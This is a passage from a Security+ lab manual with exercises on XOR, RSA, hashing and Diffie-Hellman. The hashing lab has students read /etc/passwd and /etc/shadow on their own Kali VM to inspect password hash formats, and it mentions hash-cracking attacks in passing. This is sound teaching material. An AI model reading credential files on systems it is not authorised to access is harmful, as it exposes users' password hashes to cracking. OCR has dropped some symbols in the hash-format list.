
- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

Let’s say I wanted to transmit the character *J* securely. The ASCII (American Standard Code for Information Interchange)/Unicode character *J* is 4A in base 16 (hexadecimal), which is 01001010 in base 2 (binary). (See www.asciitable.com for a complete ASCII table and www.rapidtables.com/convert/number/hex-to-binary.html for a hexadecimal to binary conversion table.)

In this case, 01001010 would be considered the plaintext, one of the inputs to an encryption algorithm. However, I don’t want to transmit this original bitstream. I want to encrypt it and transmit the ciphertext instead. The key that I’ve randomly generated is 01100010. I now feed both the plaintext and the key into the encryption algorithm. The algorithm I’ve chosen is the XOR cipher.


Remember your Boolean logic and truth tables? If there are two inputs, and either the first or the second bit is a 1, a 1 is produced on the output, as shown in Table 5-1.



First Input	Second Input	Logical OR
0	0	0
0	1	1
1	0	1
1	1	1

TABLE 5-1 Logical OR

Cryptography commonly uses a derivation of the Logical OR—the Logical XOR (exclusive OR, the second letter in the word exclusive is where the X in XOR comes from). Using XOR, a 1 is produced as the output if the first or the second bit is a 1, but not both, as shown in Table 5-2.



First Input	Second Input	Logical XOR
0	0	0
0	1	1
1	0	1
1	1	0

TABLE 5-2 Logical XOR

From this, we can see a pattern (as shown in Table 5-2):

- When the two input bits are the same (0, 0 or 1, 1), the result is a 0.
- When the two input bits are different (0, 1 or 1, 0), the result is a 1.


Another pattern, relating to bit flips, can be seen in Table 5-2:

- When you XOR with a 0 bit as the second bit, the first bit is unchanged.
- When you XOR with a 1 bit as the second bit, the first bit flips (0 to 1

or 1 to 0).


These patterns yield great odds. The XOR cipher presents a 50/50 chance of a 0 bit turning into a 0 or 1, and a 50/50 chance of a 1 bit turning into a 0 or 1.

When I apply the algorithm to the plaintext and key, the result produced is called *ciphertext*, the jumbled gobbledygook output that an MITM would see, but not be able to understand. Converting the *J* to ciphertext looks like this:



0	1	0	0	1	0	1	0	plaintext (original bitstream)
0	1	1	0	0	0	1	0	key
								algorithm (XOR cipher)
0	0	1	0	1	0	0	0	ciphertext

If I send someone both the ciphertext and key, they can apply the same algorithm to decrypt:



0	0	1	0	1	0	0	0	ciphertext
0	1	1	0	0	0	1	0	key
								algorithm (XOR cipher)
0	1	0	0	1	0	1	0	plaintext (original bitstream)

The result produced is the original bitstream, the plaintext.

1a, 1b

Step 1 Now it’s your turn to practice decrypting ciphertext! Imagine someone just sent you these 9 bytes:

00111111 00001001 00001111 00011001 00011110 00000101 00011000

00010101 01000111

This person told you that the bytes are ASCII/Unicode characters, encrypted with the XOR cipher, using a single-byte key of 01101100, which repeats for each plaintext/ciphertext byte.

Use the XOR cipher to decrypt the plaintext.

a. What is the decrypted binary?

b. Using www.asciitable.com, what is the original plaintext?

⌨ **2a, 2b**

Step 2 Now you’ll send and receive XOR encrypted messages and keys and then decrypt the encrypted message with the key that you received.

a. Pair up with a classmate. Select a word of three to five letters and find its ASCII/Unicode value. Come up with a symmetric single-byte XOR key. Encrypt your letters with the XOR cipher and the key you selected. Give your partner the ciphertext and key to decrypt.

b. Decrypt the ciphertext you received from your partner with the key received from your partner.

Step 3 For a general idea of how involved AES is, check out the official AES documentation at https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.197.pdf. You’ll see that XOR, as mentioned, is a part of AES.

📷 **4**

Step 4 Encrypt some plaintext with an online AES tool: https://encode-decode.com/aes256-encrypt-online/. Notice in the tool that there are many modes for AES, which handle the influence one encrypted block has on the next block.

The following website has nice visuals of the different modes of operation: www.highgo.ca/2019/08/08/the-difference-in-five-modes-in-the-aes-encryption-algorithm/.

Note, as seen on the website, XOR is used in all modes except the first.

30 MINUTES

Lab Exercise 5.02: Asymmetric Key Encryption

Asymmetric key encryption, also known as asymmetric key cryptography and public key encryption, is used for confidentiality, like symmetric key encryption. Unlike symmetric key encryption, however, asymmetric encryption uses two different keys: a public key, which can (and should) be seen by anyone, and a private key, which should never be seen by anyone but the user or organization to whom the key belongs.

When a public key/private key pair is created, the keys are mathematically linked to each other. When you encrypt using one of them (doesn’t matter which one), the ciphertext can only be decrypted by the other. In Chapter 6, you’ll see that when you want to sign a message, you’ll encrypt a hash with your private key, and the user on the other side will verify your signature by decrypting with your public key. For now, though, we’ll focus on encryption and decryption for confidentiality.

If you want to encrypt a message to someone, you need that user’s public key. The plaintext and the other user’s public key are fed into the asymmetric key encryption algorithm to produce the ciphertext. To decrypt, the other user would put their private key and the ciphertext into the asymmetric key encryption algorithm to produce the plaintext. See Figure 5-2 for an illustration of this process.




FIGURE 5-2 Asymmetric key encryption

When the public key is transmitted over an insecure medium, anyone can see it. It's not a secret. That's why it's called a public key. There's no key distribution problem because the key that was transmitted is used only to encrypt, not to decrypt. Think of a mailbox: Anyone who knows the street address of the mailbox can drop a letter through the slot. That's like a public key. However, only a postal employee with the physical key can open up the mailbox and take the letters out. That's like a private key.

Asymmetric key encryption is very slow, and it's not used for bulk data encryption. Asymmetric key encryption provides for key establishment, nonrepudiation, and identification, and is therefore really just used to encrypt

- Symmetric keys, which in turn encrypt bulk data, which is how PGP (Pretty Good Privacy) works for e-mail (coming up in Chapter 6)
- Shared secrets, like the premaster secret, used by TLS (Transport Layer Security) in the past, to generate master secrets, which generate session keys (coming up in Chapter 7)
- Hashes (coming up later in this chapter), which allow for integrity and nonrepudiation

Today's standard asymmetric key encryption algorithm is RSA, named after its developers, (Ron) Rivest, (Adi) Shamir, and (Leonard) Adleman. RSA, however, will not survive quantum computing (on the horizon, but still many years away), which will destroy all math-based asymmetric key encryption algorithms including RSA, elliptic-curve cryptography (ECC), and algorithms that use the discrete logarithm problem.

Learning Objectives

In this activity, you will learn how the RSA algorithm works to encrypt plaintext into ciphertext and decrypt ciphertext into plaintext. At the end of this lab exercise, you'll be able to

- Encrypt and decrypt with the RSA algorithm
- Understand how asymmetric key encryption works

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!

To learn about RSA encryption, watch this great video that illustrates both how and why RSA works, as well as the history of the algorithm, which predates Rivest, Shamir, and Adleman: https://youtu.be/wXB-V_Keiu8. The video starts off explaining RSA with colors and then gets into modular arithmetic. If you don't follow all the math, don't worry. As long as you understand the color example, you'll be fine! Keep the following fundamentals of RSA in mind:

- In RSA, to encrypt, the algorithm is simply x^e mod n.
- In RSA, to decrypt, the algorithm is simply y^d mod n.
- x is the plaintext.
- y is the ciphertext.

- (n, e) is the public key.
- d is the private key.

Step 1 Apply what you’ve learned so far by walking through an example of an RSA encryption algorithm.

a. For PGP encryption, let’s say that the symmetric key that will encrypt and decrypt the e-mail is 4.

b. To encrypt this symmetric key with RSA so it can be sent securely over an insecure channel, you need the public key of the person you’re sending the e-mail to. Let’s say the other person sends it to you, and it’s 33, 3 (as noted, the public key consists of two values).

c. To encrypt, the RSA algorithm takes x and raises it to the power of e, which is 3 in this case: 4^3 is 64. Then the RSA algorithm divides that 64 by n (the modulus), which in this case is 33. The quotient is 1, which we don’t care about. What we do care about is the remainder, which is 31. That is the ciphertext! Welcome to the world of modular arithmetic, which is a large part of cryptography.

Step 2 Put yourself now in the role of the e-mail recipient. You’ve just received the e-mail sent in the previous step. It’s time to go through the RSA decryption algorithm.

a. To decrypt, the RSA algorithm will take the 31, the ciphertext, and raise it to the power of the e-mail recipient’s private key. Let’s say it’s 7.

b. Then 31^7 will be divided by the modulus. The remainder is the plaintext, which in this case is 4.

c. Now PGP takes that 4 and decrypts the e-mail with that symmetric key, which was protected as it was transmitted with asymmetric encryption.

This example did use pretty small numbers, but as you might imagine, in practice, these values are usually at least 1024 bits long.

3a–3b

Step 3 Now it’s your turn to practice both RSA encryption and decryption.

- **a.** You received someone’s public key as (55, 7) and you want to encrypt the plaintext value of 8. Using RSA encryption, what is the corresponding ciphertext? You may use any tool, including Google, to do the math.
- **b.** What is the RSA decryption algorithm needed (using the required values) to decrypt the ciphertext back into the original plaintext with a private key of 23? You may use any tool, including Google, to verify the math.

⏱ **45 MINUTES**

Lab Exercise 5.03: Hashing

Hashing is used for integrity of messages, files, and certificates and confidentiality of password databases. It ensures that messages and files that are sent are the same messages and files that are received. Hashing makes sure that no bits have been changed, either accidentally or maliciously, in transit. It also verifies that files at rest haven’t changed, either by accidental or malicious means.

Hash functions, also known as hash algorithms, are given an input plaintext, then do some math on the input, and then output a message digest, also known simply as a hash.

Hash functions have five important characteristics:

1. The input is variable length, but the output is fixed length. You could input the Declaration of Independence into a hash function or you could input just your name. In each case, you’ll wind up with the same size output message digest.
2. If just one bit of the input changes, the output hash is completely different. This means an input of *bob* hashes to something completely different than an input of *Bob*.
3. Hashing is a one-way function. It shouldn’t be possible, when given a hash, to compute the original input that produced this hash. This is

known as *preimage resistance*.

4. It should be very difficult when given an input to find a second input that, when fed into the same hash function, produces the same hash as the first input. This is known as *second preimage resistance*.
5. It should be very difficult to find two different inputs that produce the same hash. This is known as *collision resistance*. The difference between this characteristic and the previous characteristic is that in the previous characteristic, the first input was given. With this characteristic, you're not given an input.

In a classic collision attack, two different inputs that produce the same hash are found. Attackers don't have control over the messages' content, as the hash function itself arbitrarily choses them. This happened to SHA-1 (Secure Hash Algorithm 1) in February 2017 in an appropriately named and case-sensitively-spelled attack called SHAttered.

You can read about that landmark event at the following links:

- https://arstechnica.com/information-technology/2017/02/at-deaths-door-for-years-widely-used-sha1-function-is-now-dead/
- https://www.zdnet.com/article/its-the-end-of-sha-1-and-i-feel-fine/
- https://shattered.io/
- https://security.googleblog.com/2017/02/announcing-first-sha1-collision.html

In a chosen-prefix collision attack, which is significantly more powerful, attackers can select two different inputs and append values to each, which results in each message producing the same hash. Then attackers can compromise the integrity of digital certificates for software updates from companies or for websites, get someone to confirm a document and claim that party confirmed a different one, trick users into believing they had a version of a file, and do much more damage. This happened to SHA-1 in May 2019, and was made public in a paper called "SHA-1 is a Shambles," found at https://eprint.iacr.org/2020/014.pdf.

You can read about this landmark event at the following links:

- https://www.zdnet.com/article/sha-1-collision-attacks-are-now-actually-practical-and-a-looming-danger/

- https://sha-mbles.github.io/

Learning Objectives

In this activity, you will learn how hash functions work to enable integrity and nonrepudiation. At the end of this lab exercise, you'll be able to

- Hash plaintext into a message digest
- Understand how hashing works and why it's used
- Understand how hashing is different than encryption

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- The Kali Linux VM you installed in Chapter 1

Let's Do This!

Encryption is a two-way function. Take plaintext and a key, put them in an encryption algorithm, and ciphertext output is produced. Take ciphertext and a key, put them in the algorithm, and plaintext output is produced. Hashing is not encryption, nor does it work like encryption. Hashing is a one-way function. Take an input, put it in a hash function, and an output called a message digest, also known as a hash, is produced. You cannot reverse a hash by putting it back into the hash function to produce the original input.

📷 **1a–1j**

Step 1 The first two hash function characteristics, listed at the beginning of this Lab Exercise, include variable-length input producing fixed-length output and the slightest change in the input yielding a completely different output. Let's see both of those characteristics in action!

a. Go to www.fileformat.info/tool/hash.htm.

b. In the String Hash textbox type **bob**. Then click the Hash button.

c. Scroll down to see all of the message digests that were simultaneously calculated. The longer the output, the more secure the hash function, because with longer outputs it is harder to find a collision for multiple inputs.

d. Open Notepad by typing **Notepad** in the Windows search box. Then click the Notepad icon. Copy and paste the SHA-256 hash calculated in Step 1c into Notepad.

e. Go to any website and copy a bunch of text (highlight the text and press CTRL-C).

f. Paste (press CTRL-V) the text into the String Hash textbox from Step 1b and click the Hash button.

g. Copy and paste the SHA-256 hash into Notepad, below the first hash. As you can see, even though the first input was significantly shorter than the second output, the size of the message digests in the output of the hash function are exactly the same.

h. Back in the String Hash textbox, type **Bob** and click the Hash button. Scroll down to see all of the message digests that were simultaneously calculated.

i. Copy and paste the SHA-256 hash into Notepad, on the third line.

j. Compare the hash of bob to the hash of Bob. You can see that, just by changing the lowercase *b* to an uppercase *B*, the hashes are radically different. Also, notice that there is only a single bit difference in the binary representations of b and B:

b: 62 (hex), 01100010 (binary)

B: 42 (hex), 01000010 (binary)

2a–2b

Step 2 The third hash function characteristic, listed at the beginning of this Lab Exercise, is that hashing is a one-way function, which means you shouldn’t be able to go back to an input when provided the hash (preimage resistance).

Imagine blending a banana, some strawberries, milk, and vanilla syrup in a blender. While enjoying your smoothie, you think to yourself, “I wish I could have that banana back.” Sorry. You can’t get the banana back. You might know the process of taking a banana out of a smoothie and reconstructing it, but it doesn’t mean that could be done. This is how one-way functions can’t be reversed. Get it?

a. Think of two numbers that when multiplied together equal 100.

b. Pick a classmate and ask them to guess the factors you chose.

c. The odds are their guess would be wrong. 100 × 1? 50 × 2? 25 × 4? 20 × 5? 10 × 10? They wouldn’t know what two numbers you picked.

Hash functions involve doing some math and throwing away the inputs; then, doing some more math, and throwing away the subsequent inputs in the same way. Hashing is considered a *one-way function* because it’s not feasible to try all possible combinations in a realistic amount of time to go back the other way (in our example, starting with the product of 100) and wind up with the original numbers you started with (in our example, one of the pairs of factors of 100). Although it might be easy to go through all numbers that when multiplied equal 100, when multiple rounds of math are used and one output is at the end, how can you go back to the original numbers that came before many rounds of math? Trying all possible combinations is not feasible. Let’s say you multiplied that 100 by 8. Now you’ve got 800, and you have *two* rounds of inputs to get back to the original factors of 100. This example is using only multiplication. Hashing functions, of course, are much more mathematically intensive and use much larger numbers.

📷 **3a–3e**

Step 3 Now it’s time to see how hashes can verify the integrity of files that you download from various websites. How do you know that file you’re downloading is the original and not an altered version laced with malware or spyware? We’ll see how that’s done. We’ll also see how hashing relates to password databases.

➜ **Cross-Reference**

In Chapter 7, we'll see another great usage of hashes, verifying the public key of a server given to your client machine is actually the legitimate public key and not some attacker's key that was swapped in an MITM attack.

- **a.** Go to the Kali Linux Downloads page that you downloaded the Kali Linux ISO from in Chapter 1.
- **b.** If you still have the ISO file from Chapter 1 and it's the current release, you're all set. Otherwise, download the ISO (not the torrent) of the current release. The developers at Offensive Security have posted the SHA-256 hashes for each ISO image. At the time of publication, you can see the hash by clicking the bottom-right section of the 64-bit Installer that says "sum."
- **c.** Go to http://onlinemd5.com. Click the SHA-256 radio button for Checksum type.
- **d.** Click the Choose File button at the upper-right corner and then browse to and select your Kali Linux ISO. The File Checksum textbox will automatically populate with the hash after the Process percentage reaches 100%.
- **e.** Copy and paste the SHA256sum of the image into the Compare with textbox. You should see a green checkmark that indicates that the calculated hash matches the hash that the Kali Linux developers have published on their site. This proves that no bits have been changed, either accidentally or maliciously, in transit to your machine. When the publisher site uses TLS, it reduces the likelihood of an MITM attack that modifies the file while in transit. You would also want to make sure that nobody has changed or replaced the file underneath the hood to give you something else.

  However, an attacker who switches a file would certainly be smart enough to change the listed hash as well. If you download the file from the same source as the published hash, the hash can't really prove that the file hasn't been changed or replaced. If you get the hash from a reputable source, such as the publisher’s website, www.kali.org in this case, you can download the actual file from anywhere—for example, by using a torrent link.

If you mouse over the link for the ISO, you’ll notice that the direct ISO download here leads to a different server. The hash is stored at www.kali.org, while the file itself is stored at cdimage.kali.org. Now the attacker would have to hack into multiple locations—one to change the file and another to change the listed hash. While there are no guarantees that just didn’t happen, it’s less likely. What would be even better, and would offer more confidence in the integrity, is storing the file on a completely different domain. Still, the servers could have been hacked, and there exists the possibility of a DNS cache poisoning attack, where, for example, www.kali.org will now lead to a rogue site.

The ultimate level of confidence in the file’s integrity would be downloading a hash that’s signed, which means the hash is encrypted with the private key of the publisher. You’d decrypt the signed hash with the public key of the publisher. Then you’d hash the file and compare the decrypted hash with the computed hash. If the two hashes match, you’d know that you’d received the original file, since the only one in possession of the publisher’s private key should be the publisher. If the hashes didn’t match, you’d know that the file you downloaded had been accidentally or maliciously changed.

📷 **4b, 4d, 4e**

Step 4 Hashing is also used to protect the confidentiality of password databases from both system administrators with prying eyes and cybercriminals who steal password databases. Passwords should always be stored in hashed format. This means someone who looks at or steals a password database will see the password hash instead of the plaintext passwords.

When you log in to a local machine or a remote machine, you enter your password, which is subsequently hashed and compared to the stored hash on the authenticating system. The same thing happens when you enter your PIN at an ATM.

Recent data breaches have brought to light the fact that some entities were storing passwords as plaintext, a Security 101 no-no!

Storing the hashes provides confidentiality of the passwords, compared to storing the plaintext versions. Hashes are the outputs of one-way functions and cannot be reversed into their original inputs. However, stolen password hashes can be attacked to derive the plaintext passwords using multiple methods, including a brute force attack, a dictionary attack, and an attack involving a rainbow table. We'll perform all of these in Chapter 11. We'll also explore salt, which is random data that defeats attacks that use precomputed dictionaries and rainbow tables.

The SHA-2 family of hashing standards, which includes SHA-256 and SHA-512 (there is a SHA-3 family of hash functions too, but it doesn't have much usage today), is not appropriate for passwords because cybercriminals can quickly overcome the functions using brute force attacks. PBKDF2 (Password-Based Key Derivation Function 2), bcrypt, and scrypt, which use SHA functions as part of their algorithms, as well as Argon2 and yescrypt, should be the only functions used for hashing passwords because these key-stretching functions are significantly slower with tens or hundreds of thousands additional rounds. The longer calculation time wouldn't be noticed by a user logging in, but it will be great for reducing the rate of successful brute force attacks. Linux systems, however, do use SHA-2's SHA-256 or SHA-512 for password hashing.

a. Fire up your Kali Linux VM and go to the terminal.

b. Type **cat /etc/passwd** and press ENTER.

c. Don't get excited yet; passwords, contrary to the name of the file, are not stored in this file. This file contains a line for every account on the system. The fields, delimited by colons consist of the following:

- **Username**
- **Password:** Linux distributions of the past stored the hashed password at this location, but nowadays you should only see an *x* character in this position, which indicates that the hashed password is stored in the /etc/shadow file.
- **UID (User ID)**

- **GID (Group ID)**
- **GECOS (General Electric Comprehensive Operating System):** The name of this field comes from the original operating system to use it and contains metadata about the user, including full name, building and room number or contact person, office telephone number, home telephone number, and other contact information, such as external e-mail addresses.
- **Home directory**
- **Login shell**

d. Now type **sudo cat /etc/shadow** and press ENTER (followed by your password, if prompted). Back in the day, the password hashes were stored in the /etc/passwd file and everyone had read access to it. Why was this the case? Two reasons, actually. First, hardware back then wasn't able to crack passwords like it can today, so that wasn't too much of a concern. Second, back then there was the camaraderie of all Linux users sharing and working for the common good, without the slightest thought of stealing password hashes and cracking them. Oh, how times have changed! That's why a file, /etc/shadow, readable only by users with sudo/root privileges, is where password hashes have been stored for quite a while, now.

Like the /etc/passwd file, the file contains a line for every account on the system. The fields, delimited by colons, consist of the following:

- **Username**
- **Password hash:** Here it is! The hashed version of each (non-system) account's password. All user accounts will be listed below the system accounts in this file, except for the user account created with the installation. That user account is typically listed above one or more system accounts, before the subsequently created user accounts. On most distributions, the format is $id$salt$hash. The $id field represents the hash function and has the following values:
  - **$1$** MD5
  - **$2a$** Blowfish

- **$2y$** Blowfish
- **5** SHA-256
- **6** SHA-512
- **y** yescrypt

- **Last password change:** Days since January 1, 1970 (known as Unix time and Epoch time), that the password was last changed
- **Minimum number of days between password changes**
- **Maximum number of days the password is valid for**
- **Number of days before a user will be warned that a password must be changed**
- **Number of days after the password expires before the account will be disabled**
- **Number of days from Unix time when the account will be disabled**

Typically, accounts will have blanks for the last few fields.

e. Find your account and password hash. On Kali Linux, y indicates that yescrypt is the hash function used for passwords.

We will see Windows password hashes in Chapter 11.

30 MINUTES

Lab Exercise 5.04: Diffie-Hellman Key Exchange

In 1976, Whitfield Diffie and Martin Hellman designed the first use of asymmetric cryptography. It wasn't an asymmetric encryption algorithm, but rather a key exchange protocol.

Let's say that two parties who have never met before want to use a symmetric/secret key between them for encrypting and decrypting. However, agreeing on this secret key, with communications flowing over an insecure medium, would compromise the integrity of the key (the key distribution problem). The Diffie-Hellman key exchange (DHKE) applies the discrete logarithm problem to enable this to happen, and it is found in protocols including SSH (Secure Shell), TLS (Transport Layer Security), and IPsec (Internet Protocol Security).

The DHKE is vulnerable to spoofing and MITM attacks because it doesn’t have a way to authenticate either party. However, DHKE will always be used in conjunction with an authentication method, in most cases, digital signatures.

Learning Objectives

In this activity, you will learn how the DHKE works. At the end of this lab exercise, you’ll be able to

- Use the DHKE to agree on and exchange public parameters
- Use the DHKE to generate a private number
- Use the DHKE to generate a shared secret, the equivalent of a symmetric key, which will be used to encrypt and decrypt

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let’s Do This!

Watch this great video that illustrates both how and why the DHKE works: https://youtu.be/YEBfamv-_do. The video starts off, explains DHKE using colors, and then gets into modular arithmetic.

Step 1 Let’s first visualize the algorithm with colors (even though this is a black-and-white book, we’ll be fine). Two parties, let’s call them Bob and Alice, will exchange messages and come to an agreement of a public color to be used. Let’s say yellow. Eve, the attacker, will be able to see this public color.

Bob and Alice now pick a private color that will never be transmitted. Bob picks blue and Alice picks red. Now each party mixes their own private color with the public color. Bob's blue and yellow mixture produces green. Alice's red and yellow mixture produces orange.

Bob sends Alice his mixture, while Alice sends Bob her mixture. Eve, the attacker, gets both mixtures. Now each side takes the other's mixture and adds their own private color to it. Bob adds his private blue to Alice's mixture, while Alice adds her private red to Bob's mixture. Both sides now have the same resultant color, brown, which is the shared secret they both are aware of. Eve, without having one of the private colors, can't do anything. It's easy to mix two colors together to get a third, but it's very hard to figure out which two colors went into a mixture.

Step 2 It works the same with numbers. If Bob and Alice agree on a prime number of 29 and a generator of 2, that's the equivalent of agreeing on a public color of yellow. Bob selects a private number of 12, the equivalent of his private blue color. Alice selects a private number of 5, the equivalent of her private color of red.

Bob takes the generator of 2 and raises it to the power of his private number of 12: so 2 raised to the power of 12 is 4096. Now 4096 is divided by the prime number, acting as the modulus: so 4096 divided by 29 is 141. In cryptography, we don't care about the quotient, but rather, the remainder, which is 7 in this case. That 7 is the mixture that Bob sends to Alice.

Alice takes the generator of 2 and raises it to the power of her private number of 5: so 2 raised to the power of 5 is 32. Now 32 is divided by the prime number, acting as the modulus: so 32 divided by 29 is 1. In cryptography, we don't care about the quotient, but rather, the remainder, which is 3 in this case. That 3 is the mixture that Alice sends to Bob.

Bob takes the 3 Alice sent him and raises it to the power of his private number, 12. The result, 531441, is now divided by the modulus of 29 to produce 18325 with a remainder of 16.

Alice takes the 7 Bob sent her and raises it to the power of her private number, 5. The result, 16807, is now divided by the modulus of 29 to produce 579 with a remainder of 16.

The remainder 16 is equivalent to the brown secret color that Bob and

Alice both derived, which is now the shared secret/symmetric used for encryption and decryption.

Step 3 Why did that work?

- Bob did $3^{12} \equiv 16 \bmod 29$. The 3 he got from Alice was calculated as $3 \equiv 2^5 \bmod 29$. So Bob really did $2^{5(12)} \bmod 29$.

➜ **Note**

The congruent symbol (≡) is used instead of the equals symbol with modular arithmetic because there are many numbers when divided by the modulus that will produce the same remainder.

